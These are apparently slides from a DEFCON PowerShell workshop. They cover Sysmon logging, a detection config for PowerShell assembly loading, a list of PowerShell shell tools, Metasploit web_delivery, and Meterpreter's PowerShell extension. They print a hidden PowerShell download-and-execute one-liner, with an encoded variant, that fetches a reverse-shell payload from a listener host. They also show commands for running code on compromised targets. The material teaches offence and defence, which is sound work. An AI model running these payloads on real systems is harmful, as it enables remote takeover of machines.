


Process Auditing - Sysmon

- A better process auditing solution is Sysinternals Sysmon a tool written by Mark Russinovich and Thomas Garnier.
- Main advantages with process auditing:
 - Logs Process GUID
 - Logs Cryptographic Hash of the process image.
 - Parent process and process full command line.
 - Parent Process ID and Process ID in decimal.



Process Auditing - Sysmon



Fundamentals of Leveraging PowerShell - DEFCON




Process Auditing - Sysmon

- Sysmon also is able to log network connections done by processes both UDP and TCP every 15 seconds.
- Information logged includes:
 - Protocol (UDP/TCP)
 - If connection is IPv4 or IPv6
 - Source and destination IP address.
 - Source and destination port.
 - Resolve host name of destination host.



Process Auditing - Sysmon



Fundamentals of Leveraging PowerShell - DEFCON




Sysmon Module Loading

- We can log all System.Management.Automation assembly loading that is not done by powershell.exe or powershell_ise.exe with Sysmon 4.0 and above

```
1 <Sysmon schemaversion="3.0">
2   <HashAlgorithms>*</HashAlgorithms>
3   <EventFiltering>
4     <ImageLoad onmatch="include">
5       <ImageLoaded condition="contains">System.Management.Automation.ni.dll</ImageLoaded>
6       <ImageLoaded condition="contains">System.Management.Automation.dll</ImageLoaded>
7     </ImageLoad>
8     <ImageLoad onmatch="exclude">
9       <Image condition="is">C:\windows\System32\windowsPowerShell\v1.0\powershell.exe</Image>
10      <Image condition="is">C:\windows\System32\windowsPowerShell\v1.0\powershell_ise.exe</Image>
11    </ImageLoad>
12  </EventFiltering>
13 </Sysmon>
```



Sysmon Module Loading





Shells



Shells

- Just like with any other programming/scripting language with access to network API PowerShell can be used to create shells.
- Several POC (Proof of Concept) examples exist:
 - Empire best PowerShell RAT to date!
<http://www.powershellempire.com>
 - PowerCat <https://github.com/besimorhino/powercat>
 - Nishang
 - Invoke-PowerShellICMP
 - Invoke-PowerShellWmi
 - Invoke-PoshRatHttp and Invoke-PoshRatHttps
 - Invoke-PowerShellUdp
 - Invoke-PowerShellTcp



Shells

- Metasploit has:
 - windows/powershell_bind_tcp
 - windows/powershell_reverse_tcp
- One of the big problems of all the PowerShell only shell is lack of encryption.
- ***WARNING* Nishang HTTPS shells installs a fake RootCA cert to do all communications.**
- PTES (Penetration Testing Execution Standard) recommends that customer data should be protected in transit.



Shells

- It is recommended to use PowerShell over an encrypted channel
 - Metasploit Meterpreter
 - Cobalt Strike Beacon
 - Empire PowerShell RAT
 - Encrypted Pivot



Web Delivery

- The Metasploit module **exploit/multi/script/web_delivery** allows for the use of multiple scripting languages to deliver a payload. PowerShell is one of them
- When using PowerShell target must be set to 2 and the proper architecture should be selected for the **staged** payload (x64 or x86).



Web Delivery

```
msf exploit(web_delivery) > show options
```

```
Module options (exploit/multi/script/web_delivery):
```

Name	Current Setting	Required	Description
SRVHOST	192.168.1.104	yes	The local host to listen on. This must be an address on the local machine or 0.0.0.0
SRVPORT	8080	yes	The local port to listen on.
SSL	true	no	Negotiate SSL for incoming connections
SSLCert		no	Path to a custom SSL certificate (default is randomly generated)
SSLVersion	SSL3	no	Specify the version of SSL that should be used (accepted: SSL2, SSL3, TLS1)
URIPATH	/	no	The URI to use for this exploit (default is random)

```
Payload options (windows/x64/meterpreter/reverse_tcp):
```

Name	Current Setting	Required	Description
EXITFUNC	process	yes	Exit technique (accepted: seh, thread, process, none)
LHOST	192.168.1.104	yes	The listen address
LPORT	4448	yes	The listen port

```
Exploit target:
```

Id	Name
2	PSH


```
msf exploit(web_delivery) > █
```



Web Delivery

```
msf exploit(web_delivery) > exploit
[*] Exploit running as background job.

[*] Started reverse handler on 192.168.1.104:4448
msf exploit(web_delivery) > [*] Using URL: https://192.168.1.104:8080/
[*] Server started.
[*] Run the following command on the target machine:
powershell.exe -nop -w hidden -c IEX ((new-object net.webclient).downloadstring('https://192.168.1.104:8080/'))
```



```
Command Prompt
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\admin>powershell.exe -nop -enc WwBTAHkAcwB0AGUAbQAuAE4AZQB0AC4AUwB1AHIA
dgBpAGMAZQBQAG8AaQBuAHQATQBhAG4AYQBnAGUAcgBdADoA0gBTAGUAcgB2AGUAcgBDAGUAcgB0AGkA
ZgBpAGMAYQB0AGUAVgBhAGwAaQBkAGEAdABpAG8AbgBDAGEAbABsAGIAYQBjAGsAIAA9ACAAewAKAHQA
cgB1AGUafQA7AEkARQBYACAAKAAoAG4AZQB3AC0AbwBiAGoAZQBjAHQAIABuAGUAdAAuAHcAZQBjAGMA
bABpAGUAbgB0ACkALgBkAG8AdwBuAGwAbwBhAGQAcwB0AHIAaQBuAGcAKAAiAGgAdAB0AHAAcwA6AC8A
LwAxADkAMgAuADEANgA4AC4AMQAuADEAMAA0ADoA0AAwADgAMAAvACIAKQApAA==_
```

Fundamentals of Leveraging PowerShell - DEFCON



Meterpreter PowerShell Extension

- Loads in to the current process an unmanaged copy of PowerShell.
- This extension is based on the work from Lee Christensen and his UnmanagedPowerShell project.
- Extension is loaded in a active Meterpreter session using the **load** command

```
msf exploit(handler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > load powershell
Loading extension powershell...success.
meterpreter > _
```



Meterpreter PowerShell Extension

- The extension adds the following commands
 - **powershell_execute** Execute a PowerShell command string
 - **powershell_import** Import a PS1 script or .NET Assembly DLL
 - **powershell_shell** Create an interactive PowerShell prompt



Meterpreter PowerShell Extension

- The powershell_execute command allows for the execution of PowerShell cmdlets, Functions, System Commands and .Net calls in the main pipeline or in a alternate separate one

```
meterpreter > powershell_execute -h
Usage: powershell_execute <powershell code> [-s session-id]

Runs the given Powershell string on the target.

OPTIONS:

-h          Help banner
-s <opt>    Specify the id/name of the Powershell session to run the command in.
```




Meterpreter PowerShell Extension

- Each pipeline is independent from each other and commands ran in one will not affect commands in another.

```
[meterpreter > powershell_execute "$X = 'This is one pipeline'" -s first
[+] Command execution completed:

[meterpreter > powershell_execute "$X = 'This is another pipeline'" -s second
[+] Command execution completed:

[meterpreter > powershell_execute "$X" -s second
[+] Command execution completed:
This is another pipeline

[meterpreter > powershell_execute "$X" -s first
[+] Command execution completed:
This is one pipeline
```



Meterpreter PowerShell Extension

- powershell_import command can load in to memory of a specified pipeline a script or .Net (2.0 or 3.5) Assembly in to memory on the target computer

```
meterpreter > powershell_import -h
Usage: powershell_import <path to file> [-s session-id]

Imports a powershell script or assembly into the target.
The file must end in ".ps1" or ".dll".
Powershell scripts can be loaded into any session (via -s).
.NET assemblies are applied to all sessions.

OPTIONS:

-h          Help banner
-s <opt>    Specify the id/name of the Powershell session to run the command in.
```



Meterpreter PowerShell Extension

- powershell_shell command opens an interactive shell in a specified session.
- This shell does not support backspace, arrow keys, history or tab completion.

```
meterpreter > powershell_shell -h
Usage: powershell_shell [-s session-id]

Creates an interactive Powershell prompt.

OPTIONS:

  -h          Help banner
  -s <opt>    Specify the id/name of the Powershell session to interact with.
```



Meterpreter PowerShell Extension

- The extension when loaded also extends the PowerShell environment providing access to Meterpreter functions inside of the PowerShell unmanaged RunSpace

```
PS > [MSF.PowerShell.Meterpreter.User] | get-member -static

